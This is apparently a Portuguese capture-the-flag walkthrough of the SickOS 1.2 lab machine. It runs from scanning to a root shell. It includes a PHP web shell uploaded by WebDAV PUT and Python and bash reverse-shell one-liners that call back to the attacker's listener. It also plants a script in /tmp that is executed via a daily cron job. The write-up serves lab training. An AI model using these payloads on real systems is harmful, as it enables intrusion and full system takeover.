SickOS 1.2

IP da máquina: 192.168.2.105 // MAC: 08:00:27:5A:29:08

Resultados do nmap:


nmap –A –v 192.168.2.105

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 66:8c:c0:f2:85:7c:6c:c0:f6:ab:7d:48:04:81:c2:d4 (DSA)
|   2048 ba:86:f5:ee:cc:83:df:a6:3f:fd:c1:34:bb:7e:62:ab (RSA)
|_  256 a1:6c:fa:18:da:57:1d:33:2c:52:e4:ec:97:e2:9e:af (ECDSA)
80/tcp open  http    lighttpd 1.4.28
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:5A:29:08 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9, Linux 4.4
```

Resultados do dirb:

```
root@kali:~# dirb http://192.168.2.105

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jun 10 10:45:23 2020
URL_BASE: http://192.168.2.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.2.105/ ----
+ http://192.168.2.105/index.php (CODE:200|SIZE:163)
==> DIRECTORY: http://192.168.2.105/test/

---- Entering directory: http://192.168.2.105/test/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Diretório encontrado:



Resultados do curl:


curl -v -X OPTIONS http://192.168.2.105/test


```
root@kali:~# curl -v -X OPTIONS http://192.168.2.105/test
*   Trying 192.168.2.105:80...
* TCP_NODELAY set
* Connected to 192.168.2.105 (192.168.2.105) port 80 (#0)
> OPTIONS /test HTTP/1.1
> Host: 192.168.2.105
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 301 Moved Permanently
< DAV: 1,2
< MS-Author-Via: DAV
< Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
< Location: http://192.168.2.105/test/
< Content-Length: 0
< Date: Wed, 10 Jun 2020 13:47:39 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.2.105 left intact
```

Usando o curl para fazer upload do exploit:

curl -v -X PUT -d '<?php system($_GET["data"]);?>' http://192.168.2.105/test/arquivo.php

```
root@kali:~# curl -v -X PUT -d '<?php system($_GET["data"]);?>' http://192.168.2.105/test/arquivo.php
*   Trying 192.168.2.105:80...
* TCP_NODELAY set
* Connected to 192.168.2.105 (192.168.2.105) port 80 (#0)
> PUT /test/arquivo.php HTTP/1.1
> Host: 192.168.2.105
> User-Agent: curl/7.68.0
> Accept: */*
> Content-Length: 30
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 30 out of 30 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 201 Created
< Content-Length: 0
< Date: Wed, 10 Jun 2020 14:02:00 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.2.105 left intact
```






http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Python


This was tested under Linux / Python 2.7:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Iniciando uma escuta com o nc:



192.168.2.105/test/arquivo.php?data=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.2.107",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'



Conexão feita:

```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.2.107] from (UNKNOWN) [192.168.2.105] 32998
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/test$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu:/var/www/test$ uname -a
uname -a
Linux ubuntu 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Li
nux
www-data@ubuntu:/var/www/test$
```

Arquivo cron encontrado:

```
www-data@ubuntu:/etc/cron.daily$ ls
ls
apt         bsdmainutils  dpkg      logrotate  mlocate  popularity-contest
aptitude    chkrootkit    lighttpd  man-db     passwd   standard
```

Fazendo script de shell:

echo '#!/bin/bash\nbash -i >& /dev/tcp/192.168.2.107/443 0>&1\n' >> /tmp/update

```
www-data@ubuntu:/etc/cron.daily$ cd /tmp
cd /tmp
www-data@ubuntu:/tmp$ echo '#!/bin/bash\nbash -i >& /dev/tcp/192.168.2.107/443 0>&1\n' >> /tmp/update
<'#!/bin/bash\nbash -i >& /dev/tcp/192.168.2.107/443 0>&1\n' >> /tmp/update
www-data@ubuntu:/tmp$ ls
ls
php.socket-0  update
www-data@ubuntu:/tmp$ chmod 777 update
chmod 777 update
www-data@ubuntu:/tmp$ exit
exit
exit
$ ^C
root@kali:~#
```

Root:

```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.2.107] from (UNKNOWN) [192.168.2.105] 34378
bash: no job control in this shell
root@ubuntu:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# uname -a
uname -a
Linux ubuntu 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Li
nux
root@ubuntu:~#
```